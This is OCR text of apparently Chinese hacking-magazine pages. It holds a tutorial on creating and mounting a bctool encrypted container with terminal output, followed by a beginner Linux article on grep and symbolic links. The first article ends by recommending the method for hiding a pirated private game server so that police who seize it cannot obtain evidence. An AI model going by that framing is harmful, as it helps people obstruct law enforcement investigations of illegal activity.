


图1

```
  3DES(192)
  TWOFISH(256)
  GOST(256)
  DES(64)
  BLOWFISH(256)
  CAST(128)
-s ：档案大小
-d ：给这个档案一些描述，以后可以用bctool info filename察看
-t ：指定档案系统格式，和mkfs时的参数一样，看系统有支持哪些
```

我们打开终端，切换到root权限，然后执行以下命令：**bctool new -a BLOWFISH-448 -s 100M -d pleasefuckme pfm**。这条命令就是创建一个新的加密文件，使用的加密算法为448位的BLOWFISH算法，新文件大小为100MB，文件备注为“pleasefuckme”，文件名为pfm。然后终端中就会显示创建加密文件的进度信息，如图2。




图2

当创建进度到达100%后，bctool会提示我们输入一个新密码，也就是加载加密文件时所需要的密码，如图3。输入两次密码后，加密文件就创建成功了，但是bctool提示我们，现在还需要对加密文件进行格式化，也就是回显中的“Please do not forget to format the container”，如图4。




图3




图4

我们继续执行命令**bctool format -t reiserfs pfm**，将名为pfm的加密文件格式化为reiserfs格式，在执行这条命令后，终端中会出现一个确认提示，我们输入“y”确认格式化，如图5。此时终端会跑一会儿，等到格式化完毕后就会看到如图

6所示的提示，格式化成功。

```
root@test-desktop:/home
文件(F)  编辑(E)  查看(V)  终端(T)  帮助(H)
and directory code. He steadily worked long hours, and is the reason so much of
the Reiser4 plugin infrastructure is well abstracted in its details.  The carry
function, and the use of non-recursive balancing, are his idea.

Joshua Macdonald wrote the first draft of the transaction manager. Yuri Rupasov
did testing  and benchmarking,  plus he invented the r5 hash  (also used by the
dcache code).  Yura  Rupasov,  Anatoly Pinchuk,  Igor Krasheninnikov,  Grigory
Zaigralin,  Mikhail  Gilula,   Igor  Zagorovsky,  Roman  Pozlevich,  Konstantin
Shvachko, and Joshua MacDonald are former contributors to the project.


Guessing about desired format.. Kernel 2.6.28-15-generic is running.
Format 3.6 with standard journal
Count of blocks on the device: 25584
Number of blocks consumed by mkreiserfs formatting process: 8212
Blocksize: 4096
Hash function used to sort names: "r5"
Journal Size 8193 blocks (first block 18)
Journal Max transaction length 1024
inode generation number: 0
UUID: d31102f9-33dd-4b8e-a0cb-b35d1cdee298
ATTENTION: YOU SHOULD REBOOT AFTER FDISK!
        ALL DATA WILL BE LOST ON '/dev/bcrypt0'!
Continue (y/n):
```

图5

```
root@test-desktop:/home
文件(F)  编辑(E)  查看(V)  终端(T)  帮助(H)
Shvachko, and Joshua MacDonald are former contributors to the project.


Guessing about desired format.. Kernel 2.6.28-15-generic is running.
Format 3.6 with standard journal
Count of blocks on the device: 25584
Number of blocks consumed by mkreiserfs formatting process: 8212
Blocksize: 4096
Hash function used to sort names: "r5"
Journal Size 8193 blocks (first block 18)
Journal Max transaction length 1024
inode generation number: 0
UUID: d31102f9-33dd-4b8e-a0cb-b35d1cdee298
ATTENTION: YOU SHOULD REBOOT AFTER FDISK!
        ALL DATA WILL BE LOST ON '/dev/bcrypt0'!
Continue (y/n):y
Initializing journal - 0%....20%....40%....60%....80%....100%
Syncing..ok

Tell your friends to use a kernel based on 2.4.18 or later, and especially not a
kernel based on 2.4.9, when you use reiserFS. Have fun.

ReiserFS is successfully created on /dev/bcrypt0.
root@test-desktop:/home#
```

图6

接下来就要学习如何使用这个加密文件了，继续使用终端，建立一个文件夹，命名为123，具体命令为**Mkdir 123**，因为我的终端的当前操作路径是在/home目录下，所以123文件夹的绝对位置就为“/home/123”。继续执行命令**bctool mount -t reiserfs pfm /home/123**，就是将reiserfs格式的pfm文件挂载到“/home/123”目录中，命令执行后出现了成功提示，如图7。现在我们就可以将小于100MB的机密数据存放到“/home/123”目录中了，当服务器重启或者我们手工卸载pfm文件后，再进入“/home/123”目录就会发现，此时的“/home/123”目录中没有任何内容。

```
root@test-desktop:/home# mkdir 123
root@test-desktop:/home# ls
123  pfm  test
root@test-desktop:/home# bctool mount -t reiserfs pfm /home/123
password:
Container successfuly mounted
root@test-desktop:/home#
```

图7

```
root@test-desktop:/home# mkdir 123
root@test-desktop:/home# ls
123  pfm  test
root@test-desktop:/home# bctool mount -t reiserfs pfm /home/123
password:
Container successfuly mounted
root@test-desktop:/home# bctool umount /home/123
Container successfuly unmounted
root@test-desktop:/home#
```

图8

在卸载该加密文件前，我们将一个测试文件放入“/home/123”目录，然后执行下面的操作。手工卸载加密文件的命令是**bctool umount /home/123**，执行这条命令后，pfm文件会从“/home/123”卸载，并且也会看到成功提示，如图8。但是之前对“/home/123”目录中数据的读写都保存在了pfm文件中，因此现在进入“/home/123”目录是看不到前面所留下的测试文件的，因为加密文件已经卸载。如果再次将pfm文件挂载到“/home/123”目录中，我们便可以在“/home/123”目录中再次查看到刚才存放的测试文件了。

学会了这种加密方法，就可以轻松的应对前面两个例子中的问题了，我们可以将私服服务端存放到加密文件中，当公安部门关闭服务器并将服务器取走进行研究的时候，他们根本无法打开这个加密文件，从而无法取证，我们也就……以上就是本节给大家介绍的文件加密的内容，希望大家喜欢。

（文章中涉及到的PGP—Pretty Good Privacy、Bestcrypt 1.8.0，已经收录在了光盘中）

小菜的Linux学习总结

姬良

文章难易度：★★★

文章的要点：对今年介绍过的Linux系列进行了一次年终总结，并对这些内容进行了查漏和补缺

Linux的入门系列文章已经连载一年了，经过一年勤奋而又努力的学习，相信读者们对于Linux Hacking已经有了一个简单的了解，而作为今年最后一期的内容，我将对介绍过的所有Linux知识进行一次年终总结，并对这些内容进行查漏和补缺。

回顾今年第一期杂志的主题乐园栏目，这也是Linux入门系列文章的第一篇，我主要介绍了Linux的历史和Ubuntu Linux的安装，因为Ubuntu Linux的安装非常的简单，而且那篇文章也介绍的非常详细和全面，此处也就没有什么需要补充的地方了。


在第二至第四期的杂志中，我主要介绍了Linux的一些常用命令和Ubuntu自带的几个小工具的使用，因为Linux的命令实在是太多了，而且涉及到的操作也非常多，即使是常用的命令，仅仅三期杂志的篇幅也是远远不够的，所以在此我要添加几个比较重要的命令以及关于Linux设置方面的一些内容。

1、grep命令

grep是Linux中的筛选工具，它的使用非常简单，下面我就给出两个关于grep小工具的例子。

比如在终端中执行**root@test-desktop:~# grep "init" /etc/init.d/acpid**


这条命令，它的功能就是在/etc/init.d/acpid中查找带有“init”这个字符串的行，并在终端中显示出来，其执行结果如图1所示。



```
root@test-desktop:~# grep  "init" /etc/init.d/acpid
# Symlink target for initscripts that have been converted to Upstart.
$ECHO "Rather than invoking init scripts through /etc/init.d, use the service(8)
"
root@test-desktop:~#
```

图1

在grep命令中还可以使用通配符和正则表达，举一个简单的例子，我们在终端中执行**root@test-desktop:~# grep "init" /etc/init.d/*d**这条命令，它的功能就是在/etc/init.d/目录下所有以字母d为结尾的文件中查找带有“init”字符串的行并显示到终端中，其执行结果如图2所示，图中回显的内容可以分成两列，第一列是/etc/init.d文件夹下以字母“d”结尾的文件名，后面一列则是该文件中存在“init”字符串的行。



```
root@test-desktop:~# grep  "init" /etc/init.d/*d
/etc/init.d/acpid:# Symlink target for initscripts that have been converted to U
pstart.
/etc/init.d/acpid:$ECHO "Rather than invoking init scripts through /etc/init.d,
use the service(8)"
/etc/init.d/atd:# Symlink target for initscripts that have been converted to Ups
tart.
/etc/init.d/atd:$ECHO "Rather than invoking init scripts through /etc/init.d, us
e the service(8)"
/etc/init.d/bootlogd:. /lib/init/vars.sh
/etc/init.d/bootlogd:. /lib/lsb/init-functions
/etc/init.d/bootlogd:   /etc/init.d/bootlogd stop
/etc/init.d/bootlogd:   /etc/init.d/bootlogd start
/etc/init.d/ondemand:. /lib/init/vars.sh
/etc/init.d/ondemand:. /lib/lsb/init-functions
/etc/init.d/ondemand:           start-stop-daemon --start --background --exec /e
tc/init.d/ondemand -- background
/etc/init.d/saned:      N=/etc/init.d/$NAME
/etc/init.d/sreadahead:# Symlink target for initscripts that have been converted
 to Upstart.
/etc/init.d/sreadahead:$ECHO "Rather than invoking init scripts through /etc/ini
t.d, use the service(8)"
/etc/init.d/stop-bootlogd:# Description:      See the init.d/bootlogd script
/etc/init.d/stop-bootlogd:      /etc/init.d/bootlogd stop
```

图2


grep命令还有很多参数，我们一般只会用到-v参数，-v参数表示除去指定字符。举一个简单的例子，执行**root@test-desktop:~# grep -v "init" /etc/init.d/acpid**这条命令，它的作用就是搜索/etc/init.d/acpid文件中不含有“init”字符串的行并将其显示到屏幕上，命令执行的结果如图3所示。

2、创建符号链接

在Windows操作系统中，我们可以给一个文件或文件夹创建一个快捷方式，甚至可以将文件或文件夹的快捷方式拖拽到桌面上，这样可以使我们非常快捷的打开由快捷方式所指向的程序。在Linux系统中，也有类似的功能，不过这里我并不想给叉子们介绍具体的关于i节点的内容，大家只需要知道，Linux中的符号链接基本就相当于Windows系统中的快捷方式。下面我就给大家演示一下在Linux系统中创建符号链接的过程。

打开终端，在当前目录下创建一个文档并写入内容“Please worship me,boy!”，然后使用ls命令查看当前目录下的文件，可以看到当前目录下只有一个名为1的文档。使用cat命令查看文档1中的内容，可以清楚的看到刚才输入的内容“Please worship me,boy!”，接下来我们执行**root@test-desktop:~# ln -s 1 2**这条命令，表示给文件1创建一个符号链接，这个符号链接的文件名为2。从这条命令也可以总结出来，使用ln命令创建符号链接的格式为“ln –s 目的文件 快捷方式文件名”。

我们再执行“ls –li”命令，使用长格式查看当前目录下的包括符号链接文件在内的文件信息（参数l大家都知道，是以长格式列出文件，而参数i则是显示符号链接文件），可以看到当前目录下多出了一个2文件，从图4中可以看到这是一个符号链接文件，并且指向了目的文件1。



```
root@test-desktop:~# grep -v "init" /etc/init.d/acpid
#!/bin/sh -e
# upstart-job
#

